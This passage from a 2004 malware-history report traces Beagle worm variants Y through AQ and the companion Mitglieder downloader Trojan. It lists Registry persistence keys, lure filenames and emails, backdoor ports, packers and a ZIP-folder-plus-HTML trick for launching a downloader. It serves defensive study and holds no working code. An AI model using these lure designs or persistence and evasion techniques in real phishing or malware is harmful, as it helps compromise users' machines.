


Figure 1: Beagle.Y Error Box

A user seeing this box and dismissing it by clicking “OK” would likely think that all is well and not that an application is running behind the scenes.

Since late April 2004, the Beagle variants adhered to a simple infection and propagation routine, as compared to earlier versions. Email attachments and file share replication (by copying itself to directories with “shar” in the name) were the only mechanisms used to spread from one box to another. The messages generated were not nearly as long or complicated as previous bodies (in terms of crafting the message with various pieces of the destination address, etc.).

As was the case with .X and carries though later versions of the worm, Beagle.Y deletes associated Registry values, exits memory, and ends its process after January 25, 2005.

In what may prove to be a defining point in the worm’s history, this version of the worm carried a copy of its source code with it, dropping the file on infected machines (attached with a name of “sources.zip” no less). As of the date of this report, there have been no confirmed variants built with the code left by Y. The source was written in pure assembly, an indication (in addition to the features of the worm) that the author is a very skilled programmer.

The inclusion of the source code in this single version of the worm grabbed headlines, even though the number of infections was kept relatively low. It is curious that the only version thus far to include the source code would also not attempt to kill active antivirus processes. Speculation in the media for the presence of the source code mirrored that of MyDoom.C:⁶ it was likely dropped on machines to make possession of the code a weaker piece of evidence should the author get caught. The explanation for the removal of the “kill” routine then could be that the author believed it was important for this version to be

discovered by as many people as possible, getting the fact that the source code was dropped by the worm into the headlines.

Beagle.Z

The next day, July 5, Beagle.Z was released. In addition to the random checksum values, Beagle.Z was delivered using PeX compression, providing another small wrinkle for AV companies to handle. Otherwise, the worm is functionally similar to X and Y. This version also removed the ability to kill security applications and set a very short termination date of July 6, 2004.

Beagle.AA

One week later, July 12, 2004, the 27th unique variant was discovered and catalogued. The only noticeable differences in Beagle.AA include its compression (it is packed with FSG) and changes to the Registry key values/filenames.

Beagle.AB

July 15, 2004, witnessed the next version, one that changed a few of the identifying marks of the last few variants. The backdoor port changed to TCP 1080, it is again packed with UPX, and reasserts the “alerting” functionality of previous Beagle worms. AB attempts to connect to a long list of domains in an effort to alert the author to new infections.

Because of the widespread seeding of this variant, as well as AA, reports of infections flooded antivirus vendors and gained media attention. Much of this involved comparing the damage to MyDoom⁷, the previously reigning king of mass mailers in 2004. It is at this point that Beagle should be considered in a different league of virus from the casual writers’ worms. The Beagle author has repeatedly demonstrated the ability to compromise huge numbers of boxes, seemingly at will, and cemented that ability with the releases in early July 2004. There is little luck involved with the worm at this point; the author appears to calculate each change in the code (see the development discussion in Part 1), select changes that entice users to continue opening the attachments, and plant the worm on a myriad of machines to ensure high infection rates.

Beagle.AC

Discovered July 17, 2004, AC was packed with PeX, but delivered few changes to the worm over superficial adjustments to Registry values, etc.

Beagle.AG

Beagle.AG was released July 19, 2004. Although again packed with PeX, this worm extends the “suicide” date to May 5, 2006. AG included the use of password-protected ZIP files (again carrying the password as an image file), a trick used with great success in

earlier variants. AG found a great deal of success in its own right, hammering networks everywhere with unwanted email⁸.

Beagle.AH

After another 3-day break, the next version of Beagle appeared on July 22, 2004. The port used for backdoor control changed to TCP 1234, it employs UPX compression, and brings back the “Error” box shown above.

On the same date, a new version of the Mitglieder Trojan (Mitglieder.M) was also discovered. The Trojan connects to another long list of web servers and attempts to download and execute an application. The first part of this report presented the Beagle/Mitglieder relationship, which is still seen in the identification and naming processes of AV vendors⁹. Additional information on Mitglieder is presented below.

Beagle.AO

Beagle.AO was released on August 9, 2004, and much like its recent predecessors, it instantly became a major threat to Internet users (Symantec’s Category 3, Trend’s Medium Threat, Panda’s assignment of a 3 (out of 4) Threat Level, Medium from McAfee, High from CA), again likely due to high seeding levels. AO is equipped a few new tricks, notably the use of a modified exterior shell to entice opening of the attachment. The email has no subject, a spoofed From: field, and a message body of “price” or “new price.”

The worm arrives as a modified version of the Mitglieder Trojan, packaged as a ZIP file with one of the following names:

```
08_price.zip
new_price.zip
new__price.zip
newprice.zip
price.zip
price_08.zip
price_new.zip
price2.zip
```

The ZIP archive contains a folder (named “price”) and an HTML file (also named “price” and containing approximately 30 lines of JavaScript). When the HTML file is executed the script launches the EXE inside the “price” directory, which is the Trojan that downloads additional code from numerous possible websites to the infected host. The download looks for a file called “2.jpg” and saves it as an EXE (“~.exe”), bypassing any attempts to prevent a workstation from downloading executable files. This code is the Beagle mass mailing/file share propagation code and is subsequently executed by the Trojan. A visual representation of this process is shown below:




Figure 2: Beagle.AO Propagation

The Trojan dropper copies "windirect.exe" to the local box and establishes itself with the value: "win_upd.exe=%system%\WINDirect.exe", placed in:

```
SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

of both the LocalMachine and CurrentUser hives. The worm code (once executed by the Trojan) crafts the following value: "erthgdr=%system%\windll.exe" in:

```
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

Beagle.AO sets a Registry key:

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Ru1n
```

Which is reminiscent of the "ru1n" key set by older versions (Beagle.T being the last) as possibly a simple marker of a compromise.

The author has once again found a new use for the ZIP archive medium as it relates to distributing viruses. In the case of AO, Beagle packages the malicious EXE (the Trojan that downloads the worm) inside of a directory that is placed inside of the ZIP attached to the mass mail message. If a user opened the archive with Windows XP's built-in ZIP viewer, the directory would be visible, as would the HTML file. To anyone who has

saved a web page with Windows, the presence of “price.html” next to a similarly named directory would appear familiar, the result of saving a web page named “price.” This innocuous HTML file, however, executes within the “Local Machine” context of the machine; a much more dangerous means of viewing the file than if the user had surfed to the page or clicked a link in an email (assuming the Internet Explorer has at least minimal restrictions over what type of content can run from a web host)¹⁰. This combination of tricks to have a user launch a Trojan on their machine is well crafted; something the Beagle author has proven to be quite skilled at during 2004.

Below is what a user would see opening the attached ZIP file with Windows XP:




Figure 3: Beagle.AO Attachment (Windows Explorer View)

The use of an external ZIP utility, however, produces very different results. Although many users would be equally likely to open the HTML document accompanying it, the EXE is plainly visible with such programs as WinZip, as seen below:




Figure 4: Beagle.AO Attachment (External ZIP Viewer/WinZip)

When the folder hiding the “price.exe” file is stripped from view, the attachment looks a little more ominous.

In a move reminiscent of spyware tricks, Beagle.AO's script executed code by calling on a CLSID (a URL scheme that allows a code to reference COM objects), which is a popular way to add unwanted Browser Helper Objects (BHO), toolbars, etc. to unsuspecting users' computers. Detection of the worm prior to specific signature release caught the script file as spyware in certain cases.

The worm opens TCP and UDP 80, an open port for virtually every system connected to the Internet for backdoor purposes. In addition, this variant kills security processes, increasing the likelihood that a compromise and future compromises will be successful. Another move that hides the worm functions is injecting the Beagle propagation routine into the explorer.exe process via the "_dll.exe" program.

Beagle.AP

August 17, 2004 brought Beagle.AP, a version of the worm that combined many of the familiar pieces of previous variants with a slightly modified look. Once executed, the worm performs the same obfuscation functions of its cousins, presenting the user with the crafted error message: "Can't find a viewer associated with this file."

From there, the worm works behind the scenes to contact an author-owned site/PHP script. The attachment is more direct than AO, consisting of a CPL, HTA, EXE, COM, SCR, VBS, or ZIP file containing the worm proper. The interesting collection of names that the author used for the files in this iteration include: "You_will_answer_to_me," "Nervous_illnesses," "Details," "Joke," "Half_Live," "Loves_money," "You_are_dismissed," and "Information."

Beagle.AQ

The last day of August 2004 brought AQ to the Internet. This version merged many of the features of AO and AP. Some antivirus vendors catalogued two separate instances of Beagle on August 31, both with very similar attributes.

The worm continues to deliver only the Trojan to the user's mailbox, waiting for them to open the attachment before downloading the worm itself. The worm adds the same Registry key to the startup locations (erthgdr = %SYSTEM%\windll.exe), kick starts the same set of Netsky mutexes, and deletes the Netsky Registry values.

The ever-changing nature of the worm (using a Trojan, attaching directly, etc.) continues to add to the confusing naming of Beagle. This version in particular goes by a number of different names, not just different letters after Beagle/Bagle, but being referred to as a Mitglieder variant, or just Glieder¹¹. It carries the Trojan and HTML trigger inside of a ZIP file the same way AO does, including hiding the EXE within a folder in the ZIP.

Although successful pieces of previous versions are integrated into AQ, it is the development of new tactics for which the Beagle author is known. AQ prompts the infected machine to retrieve and updated version of the code every 6 hours, from a long

list of possible servers. This list is initially approximately 130, but, of course, could grow or change altogether within the 6-hour window in which a machine updates. This further complicates the process of removing or disabling compromised host servers, making the task virtually impossible. The Beagle author has had no difficulty cycling through a seemingly endless supply of servers under his/her control.

Another new function added to the Beagle worm allows it to stop services running on Windows XP/2000/2003 machines¹². The initial targets for this routine appear to be IPSec and the Internet Connection Firewall/Internet Connection Sharing services, good choices for a worm designed to allow unfettered access to relay ports.

Of special note with Beagle.AQ is the fact that none of the 131 servers coded into the worm actually were available with the file (“b.jpg” which is saved as “_re_file.exe”), a possible indicator that the author is once again simply testing new methods prior to releasing the “production” versions of the code.

Beagle.AQ Email:

To: [Target]	
From: [Spoofed]	inside foto.zip:
Subject: foto	foto\foto1.exe
Attachment: foto.zip	foto.html

Figure 5: Sample Beagle.AQ Email

Gliding

As was introduced in part one of the history report, the Beagle worm continues to keep ties with a Trojan labeled “Mitglieder.” Based on the number of unique variants found with Beagle releases, it is likely that the Beagle author also wrote Mitglieder; at a minimum, the author is customizing the Trojan for use with the mass mailer. This component is separate from the Beagle worm itself; the worm is the self-propagating element of Beagle responsible for the mass mailing and file share copying. The Trojan remains an important part of the Beagle family, used to retrieve the actual worm from various sites and execute the code on compromised machines. Notable variants such as AO employed the Trojan to pull fresh copies of Beagle from the Internet (although it certainly could be used for downloading any code).

Mitglieder was also discovered independently from new versions of Beagle in a number of cases since the worm’s release in January, indicating its widespread use beyond just downloading fresh copies of the mass mailer. After the release of AP in mid-August 2004, two newly crafted versions of Mitglieder were also discovered. This continued the trend of distributing new variants of the Trojan after revisions of the Beagle worm, possibly using those infected boxes as the launching point for Mitglieder.

Releases for Mitglieder followed a more controlled pattern than Beagle, and had new versions in June, when new Beagle variants were absent, the table below shows the release dates and any special notes for each variant of Mitglieder.

Variant	Release	Additional Info.
Mitglieder.A	January 8, 2004	LDPinch download
Mitglieder.B	January 20, 2004	
Mitglieder.C	January 20, 2004	discovered with Beagle.A
Mitglieder.D	March 13, 2004	TCP 25555
Mitglieder.E	March 13, 2004	TCP 20742
Mitglieder.F	April 5, 2004	hard coded DNS
Mitglieder.G	April 5, 2004	
Mitglieder.H	April 7, 2004	TCP 14247
Mitglieder.I	April 13, 2004	
Mitglieder.J	April 24, 2004	Tarno download
Mitglieder.K	May 13, 2004	attempts 4 downloads
Mitglieder.L	June 7, 2004	self-update
Mitglieder.M	July 22, 2004	
Mitglieder.N	August 20, 2004	added full process kill list
Mitglieder.O	August 20, 2004	

Figure 6: Mitglieder Releases

With Beagle.AO, a modified version of Mitglieder was the attachment, “price,” that came with the modest emails. It established automatic start-up for itself much like the worm, by adding an entry to the Registry’s “Run” key. In addition, it dropped “_dll.exe” and injected the file into a running process. This process then becomes the initiator of the propagation routine. Mitglieder then reaches out to the Internet to grab the Beagle worm code and execute it on the local machine. This small, very extensible Trojan is simple for the author to modify to evade SMTP virus scanners and client anti-virus software. The Trojan does the bulk of the set-up work: infecting a running process, disabling the security software, opening ports for remote updates, and downloading the Beagle code.

The code was also known to download a separate companion, known as Harbag¹³, which harvested email addresses, uploaded them to a server, and then deleted itself from a compromised machine. Previous versions of Beagle or Mitglieder did not show this propensity, they allowed the scope of the worm’s propagation to determine how many users would be targeted. This action (first seen as this report is concluding in August of 2004) would allow for a new generation of attacks. The new attacks would allow the author to seed a variant by using just a few machines (or possibly a single box), letting it blast the worm out to millions of addresses that were collected and compiled by the last version.

Other companion pieces of code associated with Beagle include password stealers/keyloggers Tarno and LDPinch, both of which appeared with new versions in the summer of 2004.

Infection Paths

Beagle stays true to a core set of proven infection vectors, namely simple email messages and file sharing. The reliance on user intervention requires that copies of the worm are enticing enough to open. As seen in the variants since January 2004, the author has had success with very direct EXE attachments as well as the more artistic creations in AO.

The names used for file share copies of the worm have remained constant for nearly the entire life of the worm, making it the most recognizable piece of many new variants:

```
ACDSee 9.exe
Adobe Photoshop 9 full.exe
Ahead Nero 7.exe
Kaspersky Antivirus 5.0
KAV 5.0
Matrix 3 Revolution English Subtitles.exe
Microsoft Office 2003 Crack, Working!.exe
Microsoft Office XP working Crack, Keygen.exe
Microsoft Windows XP, WinXP Crack, working Keygen.exe
Opera 8 New!.exe
Porno pics arhive, xxx.exe
Porno Screensaver.scr
Porno, sex, oral, anal cool, awesome!!.exe
Serials.txt.exe
WinAmp 5 Pro Keygen Crack Update.exe
WinAmp 6 New!.exe
Windown Longhorn Beta Leak.exe
Windows Sourcecode update.doc.exe
XXX hardcore images.exe
```

Figure 7: Names Used by Beagle for Copies Delivered Via Filsharing

Message bodies have veered away from the long texts included with mass mailers like Lovgate and some earlier Beagle worms, favoring the believable, short, look of its later messages. Examples of this approach:

Beagle.AG

```
From: [selected from addresses harvested from infected machine]
Subject: Re:
Message: >The snake
Attachment: New_MP3_Player.com
```

Beagle.Z

```
From: [selected from addresses harvested from infected machine]
Subject: Re: Thanks :)
Message: Check attached file.
Attachment: Updates.vbs
```

Figure 8: Sample Beagle.AG and .Z Email Messages

The results of over 6 months of learning and development have undoubtedly paid off. The latest versions of Beagle were the most successful, in terms of reported sightings. AO's success was documented above. Beagle.X remained as a Threat Level Medium (on a scale of Low, Medium, High) on Trend Micro's site over two months after its release. Symantec categorized most of the early variants at Level 2 (on a scale of 1 to 5, 5 being the greatest threat). Beagle.AB and AG both remained at a rating of 3 into August of 2004. Named AG and AH on Panda Software's site (includes a very similar variant not catalogued by Symantec) Beagle.AG captured their highest rating, a Threat Level of 4. It also was given a High on CA's Threat assessment in their Virus Information Center.

The continued use of spoofed “From” fields has helped the worm convince people to open the attachments as well. Beagle’s contribution to email security was explored in the previous report. Since its widespread use of spoofed sender addresses that came from those it harvested from the infected machine, Beagle variants have been at the forefront of making automatically generated warning messages worthless annoyances. Beagle, more than any other mass mailer proves why one can’t trust information received from a worm.

Sowing the Seeds

It is the investment in early advances and testing that has paid off for the Beagle author(s). Many companies practice this type of software development, under headings such as CMM/CMMI and other process improvement strategies. This idea is an extension of that presented in “History Through April 24, 2004,” and is examined with regards to the newer variants in this section.

The success of these variants is due in large part to the adherence to successful methods of fooling people to open Beagle’s attachments, still the critical component in compromising a host. Another factor in the widespread distribution of the later versions is the use of a pre-built machine base, a collection of machines previously compromised by the worm¹⁴. From these machines, the Beagle author could seed the next wave of attacks, distributing the new variant from thousands of machines simultaneously (effectively “spamming” the worm out to the world)¹⁵. This seeding of a new variant is based on spamming methods: control a large set of anonymous mail relays (the infected boxes), upload the message to be sent, and distribute it from all around the world.

Each version of Beagle extended the author’s network of hosts and helped improve on the tactics used by the next “update.” In many ways, the tremendous number of compromised machines has reduced the need for technological innovation. A virus author can still rest assured that a good percentage of users will open any attachment sent their way, meaning that given a large enough set of targets, a simple mass mailer will compromise more than enough hosts from which to launch additional attacks. In the case of the Beagle worm, many of the improvements from January through April of 2004 allowed the author to build a large base of zombies. This base (and the undoubtedly extensive list of addresses lifted from each device) propelled new versions (including many that relied on few if any of the technical developments of early variants) to great success.

Beyond the network of compromised machines, the authors continued to develop technical and cosmetic pieces of the worm, both important to the overall success of the attack. Technical improvements came in the way of delivery mechanisms such as the web download of the worm instead of simply attaching the entire file. By dropping only a script file or small Trojan with the original email, the Beagle developers kept the transmission size of the mass mail small. The Trojan could disable security and antivirus applications and then download a fresh copy of the worm, allowing the authors to improve upon the code (or change it enough to dodge virus signatures written for it)

while the outbreak was occurring. Multiple versions of the worm could be located on different servers around the world.

Technical improvements were guided by testing new facets of the worm. It is possible that the download functionality of attaching just the Trojan was part of AO's routine. The long list of addresses used for download contained many invalid domain names and hosts that did not have the requested file present. AO also set a very quick termination date for worm propagation, but left the Trojan. This leaves open the possibility that the author simply wanted to experiment with the update capabilities of a program built for downloading software instead of the update (-upd) functions used in previous variants. Although the propagation routine was dumped one day after release, the download function runs every 10 hours.

In addition, the public face of the worm (the email message/attachments) was overhauled on numerous occasions, from the straightforward EXE attached to early variants through the script files and password protected ZIP files of the summer. Beagle.Y and AB presented themselves as "information," providing very innocuous subject lines and message bodies, indicating something like, "Check attached file for details." Beagle.AG took the same style and changed all the tags, giving the attachment names such as "Garry" or "Cool_MP3" and including message bodies like "The snake" and "Lovely animals." The effect of such changes was to nullify "word of mouth" and casually read virus warnings. With the multitude of possible attachment formats and names, message bodies, and subject lines, it is impossible for a general user to positively identify a Beagle message. Users who may be ready for "ILOVEYOU" showing up in their Inbox are far less prepared for the ever changing and subtle messages generated by Beagle.

Beagle.AO took the worm to a new level, giving most users something they had never seen in terms of viruses, a packed directory (hiding the Trojan from sight) and HTML file. The general user would not think twice about opening an HTML file, as they are familiar with the fact that web pages are constructed with the language¹⁶.

This report continues to make references to professional development processes, such as CMMI, the same way the first part of the "History" report did. The additional three months of evidence for the author's ability to overtake machine after machine help point out the difficulty in slowing the spread of worms such as Beagle. Beagle's reach is much larger than its mass mailing cousins, of which there have been many in 2004 (including variants of Lovgate as well as new entries such as Neveg and Amus). Most mass mailers have found little success at grabbing headlines and compromising PCs, something Beagle is capable of doing at any time.

Old Grudges...

Since Beagle.M the code has included attempts to terminate and prevent Netsky infections on victim machines (in fact, later copies of Beagle include process termination functions for 23 Netsky variants). In addition, later Beagle versions create the Netsky mutexes for 7 variants. This is likely not done out of the goodness of the author's heart,

but rather for self preservation, many versions of Netsky kill Beagle processes. After the long-running war between the two worms in the spring of 2004, there is probably some lingering animosity.

A curious omission from the list of Netsky targets is the Netsky.AB variant. No version of Beagle as of August 30, 2004 included it in the list of mutexes or Registry entries deleted. This worm used the value “BagleAV” in the Windows Registry to ensure startup with the OS. At the time that the late summer versions of Beagle were released, Netsky.AB had been out for months.

The Netsky author confessed to being the writer of Sasser as well (in the code for Netsky.AC and then later after arrest), explaining why Sasser variants (namely Sasser.E) also targeted Beagle and Mitglieder Registry keys values.

It is theorized that the Beagle authors kept the virus away from the spotlight for a few months because of the highly publicized arrest of the alleged Netsky author, one of many arrests in 2004 of suspected virus coders¹⁷. The MyDoom variants also stopped for the month of June (but as noted above, Mitglieder did not, which is significant if one believes the Trojan was written by the Beagle author). MyDoom came back in July with three new variants; versions that were also quite successful.

In what is likely just interesting yet coincidental timing, many later versions of Beagle are set to cease propagation functions on May 5, 2005, almost precisely one year after the alleged Netsky author was arrested.

... And New

In the summer of 2004, after the “Netsky arrest,” other worms took it upon themselves to pick up on the anti-Beagle battle and included routines that dumped the worm from host machines. One of note, Fremmy, packaged itself much like the worm it was intending to remove. It contained a very simple set of possible “From:” field combinations and attachments (also sent as a ZIP archive with a SCR, CPL, EXE, BAT, or PIF inside)

In early July the Atak¹⁸ worm (specifically its Atak.B released July 15, 2004) added routines to kill versions of Beagle and some other successful worms. Within the code of Atak is the following message:

```
"Developed by Melhacker(TM) for personal research only."  
4tt4(k 4g4!n$t N3tSky, B34g13, MyD00m, L0vG4t3, N4ch!, B14st3r
```

Figure 9: Message Found in Atak.B Code

The “attack against” these worms takes the same form as the Netsky/Beagle war: a mass mailer. On August 16, 2004, Atak.C was released included a function to delete files associated with AO, just days after AO’s distribution. Atak.C kept its list of Netsky values to delete as well-a list that looks just like the list included in Beagle, with the same omission of Netsky AB and AC.

What Else Have We Learned?

This could also be known as, “Why a second part of the report?” The first part of this story fleshed out a list of many lessons worms like Beagle have for security professionals. The need to remain aware of new virus tactics and infection vectors, training end users regularly, and examining trends in virus development all still belong on this list. Each of these is only strengthened by what has been witnessed over the summer of 2004.

In addition, the second part of the Beagle worm’s history also intends to point out how strong a virus can become when developed in a professional manner, with a specific goal in mind. The Beagle author has built an army of machines whose size is currently unknown, except to say it is undoubtedly large. This army could easily be turned to any activity, likely with the strength of numbers to accomplish any DoS attack, spamming enterprise, or distributed processing/password crack. The use of the term “spam net” in the introduction is meant to invoke ideas of “mix net” and “bot net.” The Beagle author has virtually guaranteed the success of any additional variant by crafting a giant, anonymous network of drones.

The lesson is greater than “the Internet is not safe;” the real lesson from the Beagle author is that the Internet will never be safe as long as the world trusts the existing infrastructure. Problems battling Beagle rival those with spam, as the technology used is virtually the same. Trust in SMTP (by home and corporate users alike) prevents warnings about mass mailers from stopping Beagle infections. When a message arrives with a friend’s name in the “From” field, the recipient is likely to open it without much thought. Even after Beagle, MyDoom, SoBig, MiMail, and a long list of mail-borne viruses, this is true. Knowing that a browser protects web pages when viewed on the Internet but not when opened on the local machine is a concept that is difficult to understand and put into practice for most users.

The Internet boom has left a sea of unprotected machines available to worm writers. In many ways it will be impossible to protect these machines without changes to the underlying technologies of the Internet as a whole, such as providing built-in assurance to SMTP. The high-visibility targets of big corporations and military installations are still important to nefarious coders around the globe, however, the first step to hitting those will be compromising a group of boxes from which to launch the attack. The Beagle worm has shown security professionals how easy it is for a talented programmer to seize thousands of the broadband-connected, high-powered, and available machines that are connected to the Internet all the time. At this point, the motives have been simply to harvest email accounts and turn these machines into mail relays. There should be no confusion, however, that this has already cost Internet users a great deal in terms of spam filtering, virus mitigation, traffic congestion, and the associated preventative measures.

The Beagle author continues to take what is given, by using his/her coding skills to hone one of the most successful worms in Internet history. Although the innovations of the worm are astounding, there is no reliance on technical magic, no need to speed a release

in hopes of catching machines without the latest patches, no attempts to conjure something out of nothing. Beagle takes only what is publicly available and makes it formidable, a demonstration that should inspire security administrators to do the same for their networks.

Under the Radar

A final note about the worm at this stage of its life relates to its author. Beagle's author has remained anonymous, even with a very successful virus in the wild and an active search for his/her whereabouts. The high-profile arrests of many virus writers in 2004 may have deterred the author for a few months and been the cause for the inclusion of the source code in Beagle.Z. Although the success of the worm has been great, it has not led to the same bounty that exists for the SoBig and MyDoom (Microsoft's \$250,000US bounty) authors. The bounty may well have been responsible for the arrest of Beagle's archrival, the Netsky author. It is possible that Microsoft has not placed Beagle on the "most wanted" list since so many variants completely dodge MSN, Hotmail, and Microsoft addresses and there has never been a denial of service routine included with Beagle (unlike MyDoom.B and Doomjuice).

In a move that may be similar to the red herrings thrown out by the Netsky author, Beagle.Y included the following lines of text in the code:

```
In a difficult world  
In a nameless time  
I want to survive  
So, you will be mine!!  
-- Bagle Author, 29.04.04, Germany
```

This is significant to the history of the worm for a few reasons. The first of which is that it is the first time the apparent author has referred to the virus in the code, seemingly selecting "Bagle" as his or her preference for the worm. Second, it is the first message that has any substance (as opposed to the picture of the butterfly and captions used in M and S, see "History Through April 24, 2004" for these) that is not pointed at the Netsky author. Third, the location provided ("Germany") is the location that the Netsky arrest was made (although the date in Beagle.Y's message was approximately 10 days prior to that arrest). This is the probable red herring referred to above, as the Netsky author repeatedly used the location of Russia in messages left in that worm. The date provided in Y is approximately 9 weeks prior to the discovery of the message/worm.

The message itself is not composed of many identifying strings, save the second line, which appears to be from a song lyric. It is generically the life of every worm: to remain viable the worm must overtake a new host and spread again. Beagle's warning is certainly not empty, it continues to spread to new hosts everyday. The author is undoubtedly improving the worm for additional releases, building on the success of the first six months of development. The need for a third part of the history is not certain, but likely.

Notes

1. The first part of this report, titled “Lessons from Virus Developers: The Beagle Worm History Through April 24, 2004” is available in the Security Focus archives at:
http://downloads.securityfocus.com/library/Beagle_Lessons.pdf
2. For specific ways Beagle is changing gateway scanners see the following report that notes how scanners are incorporating password cracking in their routines. Dragos Onac from BitDefender wrote a great article covering this trend for Virus Bulletin in May of 2004:
<http://www.virusbtn.com/magazine/archives/200405/protect.xml>
3. Optical Character Recognition
4. Additional links to specific variants are in the Reference section. Beagle.Y’s analysis:
<http://securityresponse.symantec.com/avcenter/venc/data/w32.beagle.y@mm.html>
5. Mutex – ensures that only one copy of program is running at a time. Mutual exclusivity protects a virus from itself, that is, if a box was to be infected multiple times, the machine user would likely notice the performance toll. Furthermore, a machine infected by the same worm multiple times would become unstable, at best it would be slowed down greatly, thereby interfering with viral propagation.
6. If thousands of people have the source code, then just having it doesn’t mean they wrote it. A report to read for more information on Beagle’s source code drop:
<http://www.computerworld.com/securitytopics/security/virus/story/0,10801,94367,00.html?f=x74>
Additionally a good report of the assembler code left by Beagle is found at:
<http://news.zdnet.co.uk/internet/security/0,39020375,39159596,00.htm>
And the analysis for leaving a copy of the code on infected machines:
<http://www.sophos.com/virusinfo/articles/doomevidence.html>
7. Being compared to MyDoom is pretty significant, considering the level of attention MyDoom received in January and February of 2004.
<http://software.silicon.com/malware/0,3800003100,39122319,00.htm>
8. Email from AG pummeled corporate and ISP networks for days during its peak:
<http://www.eweek.com/article2/0,1759,1624970,00.asp>
9. For example, Mitglieder.M is known as bagle.aj!proxy at McAfee’s site:
http://vil.nai.com/vil/content/v_127029.htm
10. Microsoft’s Internet Explorer allows a user to set different security policies based on the location of the content (i.e.: the Web, Intranet, local host, etc.). The “Local Machine” zone operates with complete trust of the OS; no restrictions are placed on content that is run from the local box. This effectively means that surfing to an exploit on the web is much safer than opening the same page if its location is the local hard disk, as is the case with HTML pages delivered to a POP3 mailbox. XP’s SP2 allows users to “lock down” the Local zone as well. Information on the use of zones and the upgrades with SP2:
<http://msdn.microsoft.com/library/default.asp?url=/workshop/security/szone/overview/overview.asp>
11. AQ called Glieder at <http://www.f-secure.com/v-descs/gliederh.shtml>
